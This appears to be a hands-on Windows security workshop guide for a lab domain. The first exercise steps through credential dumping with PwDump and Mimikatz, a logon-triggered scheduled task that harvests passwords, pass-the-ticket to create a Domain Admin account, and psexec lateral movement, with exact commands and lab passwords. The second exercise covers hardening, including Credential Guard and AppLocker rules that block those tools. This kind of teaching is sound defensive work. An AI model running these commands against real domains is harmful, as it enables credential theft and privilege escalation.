188% 
188% 
188% 
188% 
Dirs . 
Files 
Bytes 
Times . 
Speed 
Speed 
Ended 
Robust File Copy for Windows 
Wednesday, June 28, 2818 pm 
c : \Hack\pwdump\ 
s.' /DCOPY:DA /COPY:DAT /R:1øøøøøø 
New Dir 
New 
New 
New 
New 
New 
New 
New 
New 
New 
File 
File 
File 
File 
File 
File 
File 
File 
File 
'W: 38 
Isremora . dll 
Isremora . lib 
Isremora64. dll 
Isremora64. lib 
PwDump. exe 
servpw. exe 
servpw. lib 
servpw64. exe 
servpw64. lib 
Total 
633.6 k 
Wednesday, 
Copied 
633.6 k 
3758832 
214. 624 
June 28, 
65536 
1982 
68688 
1928 
393216 
53768 
1748 
68416 
1788 
Skipped 
Bytes/ sec . 
mismatch 
FAILED 
Extras 
megaBytes/min . 
2818 pm 

* 1. From elevated CMD, run PwDump tool:

Machine generated alternative text:
: \Hack\pwdump>PwDump. exe 
pwdump6 Version 2.8.ø-beta-2 by fizzgig and the 
THIS IS A BETA VERSION! 
YOU HAVE BEEN WARNED. 
opyright 2889 foofus . net 
This program is free software under the GNU 
eneral Public License Version 2 (GNU GPL), you 
localhost 
mighty group at foofus . net 
can redistribute it and/or 
dify it under the terms of the GNU GPL, as published by the Free Software 
Foundation. NO WARRANTY, EXPRESSED OR IMPLIED, IS GRANTED WITH THIS 
PROGRAM. Please see the COPYING file included with this program 
and the GNU GPL for further details. 
history available 
pleted . 

* 1. Install on machine the application **D:\Cain\_and\_Abel.exe**
  2. Start application with elevated privileges :



* 1. Then right click on **hiddenadmin** account, then, select “**dictionary attack**” and “**NTLM Hashes**”
  2. In dictionary Attack Window, right click in file field, select “add to list”, and browse for file **D:\pwdump6-2.0.0\Wordlist.txt** (or C:\Hack\pwdump\Wordlist.txt if you have copied it locally on VICTIM-PC). Let dictionary attack default options.
  3. Complete clicking “**start**”
  4. Let the application running until the password found or not.

|  |
| --- |
| CHECK POINT |
| Look at C:\hack\pwd.txt can you see domain account listed?  What is the hiddenadmin local account password?  What is the locadmin local account password? |

Install RSAT (Remote Server Administration Tools) using **D:\WindowsTH-RSAT\_WS\_1803-x64.msu**. Tools will be available only after machine reboot. If you have message error during installation: try first to restart the computer.

When install complete and system rebooted, go to **Control Panel\All Control Panel Items\Administrative Tools** you should find AD consoles.

Note if RSAT installation raise an error, check if the ***wuauserv*** service is up and running: this service might be disable by group policy.

#### Task 4: User Mimikatz to dump the credential manager

*In this part attendees will use Mimikatz tool to dump logon passwords.*

1. **From Hyper-V server**, run mstsc.exe and connect to address 192.168.100.2 using this domain account:

Domain: **CONTOSO**

Account: **stduser1**


Password: **Moderate-Pwd2018!**

1. **From VM console**, run elevated cmd (using skicky keys or utilman), then enter commands:

**C:\Hack\mimikatz\_trunk\x64**\**Mimikatz.exe privilege::debug** **sekurlsa::logonpasswords exit >> C:\sekurlsa.log**

Then **notepad** **C:\sekurlsa.log**

1. Look at the C:\sekurlsa.log if there is there is credman or ssp entries in the list:



1. You can find several accounts listed in output. Maybe there is an interesting account (member of privileged group).

To see the group membership of an account, you can use the PowerShell command “**get-aduser -Identity <account> -Properties memberof**”. E.g.: “get-aduser -Identity jdoe -Properties memberof”

The purpose is to look for an account member of a domain group.

|  |
| --- |
| CHECK POINT |
| Identify domain account and their group membership.  What is the password of the domain accounts you can identify? |

#### Task 5: identify domain account logons

*In this part attendees will use Mimikatz to identify domain account and their NTLM hash or clear password.*

1. From VM console, run elevated cmd (using skicky keys or utilman), then enter commands:

**Notepad c: \hack\mimikatz\_trunk\x64\sniffer.bat**

Review commands listed in this batch:

|  |
| --- |
| **cd** **c:\hack\mimikatz\_trunk\x64**  **echo %DATE% %TIME% >>sniffer.log**  **mimikatz.exe privilege::debug sekurlsa::logonpasswords exit >>sniffer.log**  **rem pause** |

1. Then create a scheduled task to run the sniffer.bat at each logon event:

|  |
| --- |
| **SCHTASKS /Create /TN Sniffer /SC ONEVENT /EC Security /MO "\*[System[Provider[@Name='Microsoft-Windows-Security-Auditing'] and (EventID=4624)]]" /TR "c:\hack\mimikatz\_trunk\x64\sniffer.bat" /RU "NT AUTHORITY\SYSTEM" /RL HIGHEST** |

1. Open session on VICTIM-PC using this domain account:

**Domain: CONTOSO**

**Account: jdoe**

**Password: *the password you found in previous step***

1. Once session open:

* Start SCCM service
* edit file c:\hack\mimikatz\_trunk\x64\sniffer.log

1. Look at accounts and try to find explicit passwords and accounts.
2. Check account privileges: what are the sccm agent group membership?

|  |
| --- |
| CHECK POINT |
| Who is the account name member of the Domain Admins group? |

#### Task 6: use pass the ticket to create a domain administrator account

*In this part attendees will use Mimikatz Pass the Ticket to create a domain administrator account.*

1. Open session on VICTIM-PC using this domain account:

**Domain: CONTOSO**

**Account: jdoe**

**Password: *the password you found in previous step***

1. Open elevated cmd and run commands:

**Cd \Hack\mimikatz\_trunk\x64**

**Mimikatz.exe**


**Privilege::debug**

1. Start SCCM service. Note: you have to run Mimikatz command while SCCM service is stating to ensure you have Kerberos ticket for sccmagent. Otherwise repeat steps 3 and 4 until you can see the sccmagent ticket in exported list.
2. Back in elevated cmd (in mimikatz) run commands:

**sekurlsa::tickets /export**

Texte de remplacement généré par une machine :
mimikatz 2.1.1 x64 (oe.eo) 
imikatz # sekurlsa: : tickets 'export 
uthentication Id 
Session 
User Name 
Doma i n 
Logon Server 
Logon Time 
SID 
* Username 
* Domain 
* Password 
e ; 213748 (eeøøøøøø:B0342f4) 
Remotelnteractive from 2 
j doe 
CONTOSO 
VICTIM-DC 
9/5/2818 8:44:47 AM 
s-1-5-21-921156165-37041658-498273695-1185 
j doe 
CONTOSO . LAB 
(null) 
Group 
Group 1 
Group 2 
uthentication Id 
Session 
User Name 
Doma i n 
Logon Server 
Logon Time 
Ticket Granting Service 
Client Ticket ? 
Ticket Granting Ticket 
e ; 213566 (eeeeeøee:eeB3423e) 
Remotelnteractive from 2 
j doe 
CONTOSO 
VICTIM-DC 
9/5/2818 8:44:47 AM 
s-1-5-21-921156165-37041658-498273695-1185 

1. Look at folder **C:\Hack\mimikatz\_trunk\x64** and identify an item for sccmagent account for krbtgt, like:



1. Open then a second elevated privileges cmd and enter command: '**dsadd user "CN=badboy,CN=Users,DC=contoso,DC=lab" -disabled no -pwd MyStr0ng!Mdp -memberof "CN=Domain Admins,CN=Users,DC=contoso,DC=lab"**'. You should have an access denied.
2. Back in Mimikatz enter command:

**Kerberos::ptt** ***<file name>*** (e.g. “Kerberos::ptt [0;d5a14]-2-0-40e10000-sccmagent@krbtgt-CONTOSO.LAB.kirbi”)

Texte de remplacement généré par une machine :
mimikatz 2.1.1 x64 (oe.eo) 
mimikatz # kerberos: : ptt (e; 
* File: LAB : OK 

1. Return to the second elevated privileges cmd and run again the command '**dsadd user "CN=badboy,CN=Users,DC=contoso,DC=lab" -disabled no -pwd MyStr0ng!Mdp -memberof "CN=Domain Admins,CN=Users,DC=contoso,DC=lab"**'.

|  |
| --- |
| CHECK POINT |
| Are you able to create a domain account member of the Domain Admins group?  In cmd where you run the dsadd command, run the command “klist” and take a screen shot of the result |

#### Task 7: Use psexec to remote access share

*In this part attendees will use psexec Sysinternal Tool to remotely on server change NTFS permissions.*

1. Connect on VICTIM-PC using the domain administrator account created in previous step


**Account: badboy**

**Domain: CONTOSO**

**Password: MyStr0ng!Mdp**

1. Browse to [\\contoso.lab\hr\restricted](file://contoso.lab/hr/restricted) share

You should not have permission to access this share:



1. Identify where the path [\\contoso.lab\hr\restricted](file://contoso.lab/hr/restricted) really points to:

From elevated cmd enter command “**dfsutil /pktinfo**” and look at results.

|  |
| --- |
| CHECK POINT |
| Which share the DFS namespace [\\contoso.lab\hr\restricted](file://contoso.lab/hr/restricted) points to? |

From elevated CMD and run commands:

* 1. "**copy c:\hack\SysinternalsSuite\subinacl.exe \\victim-srv\c$\\_Tools**" to copy subinacl.exe on remote machine.
  2. Run "**C:\hack\SysinternalsSuite\psexec.exe \\victim-srv -s cmd**" to remotely connect on VICTIM-SRV machine using the NT AUHTORITY\System built-in account.
  3. Identify the local path shared with name CONFIDENTIAL using command "**net share**"
  4. Dump permission of C:\\_DATA\CONFIDENTIAL folder using subinacl: "**c:\\_tools\subinacl /file C:\\_DATA\CONFIDENTIAL /display**"

Look at subinacl output and focus on lines **"/pace=**" that enumerates the group/account privilege set.

|  |
| --- |
| CHECK POINT |
| Why the badboy domain admin account does not have permission?  How can you grant permission? |

Grant badboy permission to access the folder CONFIDENTIAL:

* You can use subinacl command
* You can add badboy in the correct security group in the domain

Take a screen shot of the subinacl permission for badboy.

1. Browse to [\\contoso.lab\hr\restricted](file://contoso.lab/hr/restricted) share

|  |
| --- |
| CHECK POINT |
| What is the word in the file \\contoso.lab\HR\RESTRICTED\HR file.txt? |

.

## Exercise 2: Windows 10 hardening

*Duration: 180 minutes*

*In this exercise, attendees will create policies and security settings to harden system.*

#### Task 1: BitLock the Windows system drive


*In this lab you will improve how to encrypt volume using BitLocker.*

If you need to deploy BitLocker using group policy, you might read these articles:

<https://docs.microsoft.com/en-us/windows/security/information-protection/bitlocker/bitlocker-group-policy-settings>


<https://docs.microsoft.com/en-us/microsoft-desktop-optimization-pack/mbam-v25/>

1. Target machine: VICTIM-PC
   1. Stop machine if running
   2. Edit Virtual Machine settings and ensure in security part the option "**Enable Trusted Platform Module**" is selected:




* 1. Start VM and logon on VICTIM-PC using CONTOSO\Administrator account.
     1. Open **Control Panel\All Control Panel Items\Bitlocker Drive Encryption** and select to encrypt System drive

1. Target machine VICTIM-SRV
   1. Stop machine if running
   2. Edit Virtual Machine settings and ensure in security part the option "**Enable Trusted Platform Module**" is selected:



* 1. Start VM and logon on VICTIM-SRV using CONTOSO\Administrator account.
  2. In Server Manager, go to Manage/Add Role and Features:
     1. On Feature part select **BitLocker Drive Encryption** in list
     2. Accept related features
     3. Complete wizard and restart VM
  3. Reboot (sometimes you will have to reboot twice before to see the BitLocker console on machine)

1. Both VICTIM-SRV and VICTIM-PC:
   1. Enable BitLocker:
      1. Open **Control Panel\All Control Panel Items\Bitlocker Drive Encryption** and select to encrypt System drive
      2. In the wizard select to save the BitLocker recovery key in a file on a share like \\contoso.lab\INTERNAL\CORP:



* + 1. Complete the encryption process: can be take a long time on VICTIM-SRV and pretty much faster on VICTIM-PC

|  |
| --- |
| CHECK POINT |
| Collect PowerShell command Get-BitLockerVolume output from both VICTIM-PC and VICTIM-SRV |

#### Task 2: Create group policy to enforce Credential Guard

*Enable Credential Guard help isolating lsass environment to prevent credential thief.*

Take time to read this article and related pointers: <https://docs.microsoft.com/en-us/windows/security/identity-protection/credential-guard/credential-guard>

Run steps described in article <https://docs.microsoft.com/en-us/windows/security/identity-protection/credential-guard/credential-guard-manage#enable-credential-guard-by-using-group-policy>

1. In GPMC on VICTIM-DC create new GPO in **OU=COMPUTER,OU=LAB,DC=contoso,DC=lab** named **Lab-CredentialGuard**:
   1. Go to **Computer Configuration/Administrative Templates/System/Device Guard**.
   2. Enable and edit "Turn On Virtualization Based Security".
      1. In the **Select Platform Security Level** box, choose **Secure Boot and DMA Protection**.
      2. In the **Virtualization Based Protection of Code Integrity** box, choose **Enabled without lock**
      3. In the **Credential Guard Configuration** box, click **Enabled with UEFI lock**
2. Apply GPO on VICTIM-PC ("**gpupdate /force**" and reboot).
3. After reboot, open session on VICTIM-PC with CONTOSO\Administrator account and run elevated PowerShell console, then enter these commands:
   1. Allow running unsigned scripts: " **Set-ExecutionPolicy Unrestricted**"
   2. Check if Credential Guard enable: "**C:\hack\DG\_Readiness\_Tool\_v3.4\DG\_Readiness\_Tool\_v3.4.ps1 -Ready**"
   3. Force Credential Guard running: "**C:\hack\DG\_Readiness\_Tool\_v3.4\DG\_Readiness\_Tool\_v3.4.ps1 -Enable -CG**"
   4. Reboot machine
4. Check if Credential Guard is running:
   1. From elevated PowerShell prompt enter "**C:\hack\DG\_Readiness\_Tool\_v3.4\DG\_Readiness\_Tool\_v3.4.ps1 -Ready**": you should see:
      1. Credential-Guard is enabled and running
      2. HVCI is enabled and running.

|  |
| --- |
| CHECK POINT |
| Take output of command: “.\DG\_Readiness\_Tool\_v3.4.ps1 -Ready”. |

* 1. From task Manager, you should see: lsaiso.exe process

|  |
| --- |
| CHECK POINT |
| Take a screenshot of lsaiso.exe process in Task Manager. |

1. Run Mimikatz to see the output: from elevated cmd run command "**c:\hack\mimikatz\_trunk\x64\mimikatz.exe privilege::debug sekurlsa::logonpasswords exit**".

|  |
| --- |
| CHECK POINT |
| Collect in LsaIso.txt file the output of mimikatz command "c:\hack\mimikatz\_trunk\x64\mimikatz.exe privilege::debug sekurlsa::logonpasswords exit". |


#### Task 3: Configure AppLocker to block psexec.exe and mimikatz.exe

*In this exercise you will see how to prevent application running using AppLocker policies.*


Edit VICTIM-DC VM settings and map C:\\_ISO\Lab\_Tools\_v2.iso as media drive.

Logon using CONTOSO\Administrator on VICTIM-DC machine:


1. Open Group Policy Management Console
2. Create a new GPO on OU=COMPUTER,OU=LAB,DC=contoso,DC=lab OU, called **Lab-AppLocker**
3. Edit Lab-AppLocker GPO:
   1. In **Computer Configuration/Policies/Windows Settings/Security Settings/SystemServices**, set "**Application Identity**" to start Automatic
   2. In **Computer Configuration/Policies/Windows Settings/Security Settings/Application Control Policies/AppLocker** and click on "Configure Rule enforcement" link:



* 1. In **Computer Configuration/Policies/Windows Settings/Security Settings/Application Control Policies/AppLocker/Executable Rules**:
     1. Create Deny permission rule, for Publisher condition, then select D:\mimikatz\_trunk\x64\mimikatz.exe file to fill dynamically publisher information:



* + 1. When you complete the first rule you will be prompt to create default rules: select Yes



* + 1. Create a second deny rule, on publisher type, and select D:\SysinternalsSuite\psexec.exe.
    2. After rule completion you may have 5 executable rules: three allow and two deny.
    3. Close group policy editor.

Force GPO application on VICTIM-PC and VICTIM-SRV

|  |
| --- |
| CHECK POINT |
| Collect HTML file generated with command "GPResult /H c:\%COMPUTERNAME%\_report.html" from both VICTIM-PC and VICTIM-SRV |

#### Task 4: Create group policy to enforce Windows Defender

*Here are the steps to enforce Windows Defender running on system*

1. Connect on VICTIM-DC with this account

**Account: Administrator**

**Domain: CONTOSO**

**Password: FY19-ECE#Pwd!**


1. Start Group Policy Management console (GPMC.msc)
   1. Create new group policy named **Lab-Enable\_WD** at domain level:
      1. Go to **Computer Configuration\Policies\Administrative Templates\Windows Components** and set "**Turn off Windows Defender**" to **Disable**
      2. Go to **Computer Configuration\Policies\Administrative Templates\Windows Components\Real-time Protection** and set "**Turn off real-time protection**" to **Disable**
   2. Unlink the two existing GPO at domain level: **Lab-Disable\_WD** and **Lab-Disable\_WU**

|  |
| --- |
| CHECK POINT |
| Save a report of the GPO you have created |

#### Task 5: Use virtual smart card as MFA


*In this lab you will configure a Virtual Smart Card to avoid using password for logon.*

*As pre-requisite, you must set an email address for account John Doe*


**

Windows Hello for Business is the next evolution, but in some cases, relying on Virtual Smartcard (VSC) might be useful.


1. On **VICTIM-SRV**: Certification Authority installation
   1. Logon on **VICTIM-SRV** with **CONTOSO\sccmagent** and password **Cyber-Pwd2018###**
   2. Install **ADCS** (Active Directory Certificate Services) role with **Add Role and Features** Wizard of the Sever Manager console: selection only the service ‘**Certification Authority’**.
   3. After role installation, run the AD CS Configuration wizard, select CONTOSO\Administrator account, then service “**Certification Authority**”, with **Enterprise CA** / **Root CA** options. Give **CONTOSO-CA** name for Certification Authority. Let the default options for the rest of the wizard.
   4. Run **Certification Authority** console, right click on **CONTOSO-CA**, select **Properties**, **General** tab, then **View Certificate**. In Certificate properties, go to **Details** tab and click on “**Copy to file…**”. In the certificate export wizard, select **DER** encoding option and click **Next**. Give **c:\CONTOSO-CA.cer** file name.
2. On **VICTIM-DC** with Administrator account
   1. Create a new Group Policy Object named Contoso-PKI at domain level.
   2. Configure policy in **Computer** -> **Policies** -> **Windows Settings** -> **Security Settings** -> **Public Key Policies** -> **Trusted Root Certification Authorities**. Right click and select **Import**.
   3. Import wizard, click **next** then select [\\VICTIM-SRV\c$\CONTOSO-CA.cer](file:///\\VICTIM-SRV\c$\CONTOSO-CA.cer), then **Next**. Ensure the targeted container is “***Trusted Root Certification Authorities***”, then click **Finish**.
3. On **VICTIM-SRV**: Configure Smartcard logon template
   1. Open Start / Administrative Tools, select Certification Authority and while pressing CTRL+SHIFT, do a right click to display contextual menu “run as different user” and specify **CONTOSO\administrator** account and **FY19-ECE#Pwd!** Password (Note: you may prompt to change the Administrator password. If it is the case, change the password and use the password you just change instead of the default one).
   2. Run **Certification Authority** (certsrv) console, select **Certificate Templates** container and **Manage**.
   3. In the list select “**Smartcard Logon**” and **duplicate this template**:
      1. In Compatibility tab, select Compatibility settings for CA “**Windows Server 2012 R2**” and for Certificate recipient “**Windows 8.1 / Windows Server 2012 R2**”



* + 1. In general tab enter **ContosoSmartcardLogon** as name and select “**publish in Active Directory**”.




* + 1. In Cryptography tab, select “**Key Storage Provider**”, then “**Requests must use one of the following providers**” and select in list “**Microsoft Smart Card Key Storage Provider**”. Finally select **SHA256** as request hash algorithm.

